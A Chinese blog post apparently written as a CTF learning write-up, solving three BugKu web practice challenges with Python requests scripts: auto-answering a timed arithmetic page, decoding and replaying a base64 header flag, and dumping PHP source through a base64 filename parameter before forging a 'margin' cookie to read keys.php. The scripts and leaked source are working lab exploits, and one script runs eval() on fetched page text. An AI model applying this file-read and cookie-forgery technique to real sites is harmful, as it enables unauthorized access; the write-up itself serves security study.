CTF Web学习（三）----python脚本的编写及应用

原创

网络猿 于 2021-01-10 21:19:26 发布 645 收藏 15

分类专栏： 我的CTF Web学习之路 文章标签： python 编程语言 机器学习 web php

本文链接：https://blog.csdn.net/qq_36451824/article/details/112442136

CTF Web学习（三）

python脚本的编写及应用

CTF Web学习目录链接

文章目录

前言

本次学习主要针对python编程。简单得编程。

一、python编程

以下的题都是出自bugku，但是链接不是现在bugku官网的链接，但是题型是一样的，有兴趣的人可以去先做一做，做不下去可以再来看看。

（一）BugKu web18 秋名山车神

链接：http://123.206.87.240:8002/qiumingshan/

提示：亲请在2s内计算老司机的车速是多少

亲请在2s内计算老司机的车速是多少

899447138+2022760498*1799337987-444443304-127678156+1564223900-1580575957+734812854-1930991629-889244640-149439948=?;

WriteUp：一看题型，这能在2秒内手工算出来，都不是人了，只能脚本跑了，啥脚本都行，因为我自学了python，因此拿这个练手。python代码如下：

```
import requests
webURL='http://123.206.87.240:8002/qiumingshan/'
session=requests.session()
getWeb = session.get(url=webURL).content.decode('utf-8')
getNUM = getWeb.split('<div>')[1].split('=?;</div>')[0]
num = eval(getNUM)
data = {
    'value':num
}
flag = session.post(url=webURL,data=data).content.decode('utf-8')
print(getNUM)
print(num)
print(flag)
```

运行结果如下：

```
1417343625*647952106-1800574008*1107254670+487649293+1529921078+1109571512-1636637868*1628364656-1951830683-1418608546
-3740366451459883864
原来你也是老司机 Bugku{YOU_DID_IT_BY_SECOND}
```

（二）BugKu web19 速度要快


链接：http://123.206.87.240:8002/web6/

WriteUp：拿道题基本3步骤一给，发现头文件里面有flag，又发现源代码里面提示：

```
</br>我感觉你得快点!!!<!-- OK ,now you have to post the margin what you find -->
```

Date: Sun, 10 Jan 2021 12:55:16 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
flag: 6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTkRFMU5UQTU=
Keep-Alive: timeout=60
Pragma: no-cache


解密得到flag，



post传值发现没反应，再次解密得415509，post还是没反应。在来一边流程，发现头文件里面得flag在变。……&%……%&只能在写代码跑了。python脚本如下：

```
import requests
import base64
getURL = 'http://123.206.87.240:8002/web6/'
session = requests.session()
getHeadersFlag = session.get(url=getURL).headers['flag']
baseDecode = base64.b64decode(getHeadersFlag).decode('utf-8')
getBase = baseDecode.split(': ')[1]
getBaseDecode = base64.b64decode(getBase).decode('utf-8')
data = {
    'margin':getBaseDecode
}
flag = session.post(url=getURL,data=data).content.decode('utf-8')
print(getBaseDecode)
print(flag)
```

这次快了，得到结果：



（三）BugKu web20 cookies欺骗


链接：http://123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy50eHQ=
WriteUp：3步骤一试，发现链接有问题，filename的值解密得keys.txt，并且给line赋值1，2，3都没东西。将已知的index.php base64加密的aW5kZXgucGhw形成新的链接：http://123.206.87.240:8002/web11/index.php?line=1&filename=aW5kZXgucGhw 赋值line=1，2，3，发现有东西。闲的人可以从0开始慢慢赋值，把代码粘贴出来，但是未知行数有点扯淡，所以还是上python脚本吧：

```
import requests
url1 = 'http://123.206.87.240:8002/web11/index.php?line='
url2 = '&filename=aW5kZXgucGhw'
res = requests.session()
strPhp = ''
for i in range(0,20):
    url = url=url1 + str(i) + url2
    str1 = res.get(url).content.decode('utf-8')
    strPhp = strPhp + str1
print(strPhp)
```

跑出结果如下：

```
<?php
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}
if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>
```

一看代码，就是给cookie一个margin=margin的值，并且需要链接keys.php，对keys.php base64加密a2V5cy5waHA=。新的链接：http://123.206.87.240:8002/web11/index.php?line=1&filename=a2V5cy5waHA=
给cookie值



得到key

总结

当手动来不及的时候，就要想到写脚本来提速。